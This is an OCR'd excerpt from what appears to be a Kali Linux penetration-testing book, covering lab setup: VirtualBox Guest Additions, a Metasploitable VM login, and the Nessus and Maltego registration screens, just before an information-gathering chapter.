32Bit        cert                    VBoxSolarisAdditions.pkg
64Bit        OS2                     VBoxWindowsAdditions-amd64.exe
AUTORUN.INF  runasroot.sh            VBoxWindowsAdditions.exe
autorun.sh   VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0# sh ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.12 Guest Additions for Linux.............
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox DKMS kernel modules ...done.
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@kali:/media/cdrom0#
```





Kali Linux from VM [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Applications
Places
1
Optical Drives
Network
USB
Webcams
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
USB Settings...
Broadcom Corp 5880 [0101]
Ralink 802.11 n WLAN [0101]
Vendor ID: 148F
Product ID: 3070
Revision: 0101
Serial No. 1.0
State: Available
Right Ctrl


Wi-Fi Networks
Select a network
Harley-2.4
HR-HOME
xfinitywifi
SECALT
Baird-2.4
Brenner
HOME-0842
Cancel
Connect






```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Jun 30 23:52:28 EDT 2012 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```



Product Registration
Nessus
As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff releases plugins that enable Nessus to detect their presence. These plugins contain vulnerability information, algorithms to test for the presence of the issue, and a set of remediation actions. Registering this scanner will grant you access to download these plugins.
Registration
Nessus (Home, Professional or Manager)
Activation Code
Continue
Back
Custom Settings



Nessus
Downloading, please wait...


Chapter 4: Information Gathering






Welcome to Maltego!
Steps
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
MALTEGO_CHLORINE
Startup wizard - Login (1 of 2)
Enter your details below to log in to the Maltego Community Server
Or if you have not done so yet, register here
Login
* Email Address
Password
Roelof Washere
* Solve captcha
< Back
Next >
Finish
Cancel
Help
Paterva / Maltego - Iceweasel
Paterva / Maltego
https://www.paterva.com/web6/community/maltego/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
A NEW TRAIN OF THOUGHT
PATERVA
Download Clients
Grab the latest version of Maltego and CaseFile
Documentation
Find all the documentation here
Get a Quotation
Get an official quote for Maltego / CaseFile / Servers
Buy Now
Purchase your Maltego or CaseFile licenses now
Paterva » Main Page » Community » Registration
Registration
Community Edition
Register
Activate
Reset Password
Resend Activation
Welcome to the Maltego version 3 community edition page, here you will be able to register an account that you can use with the NEW community edition!
Register
Register an account today for free!
https://www.paterva.com/web6/sales/quote.php



Welcome to Maltego!
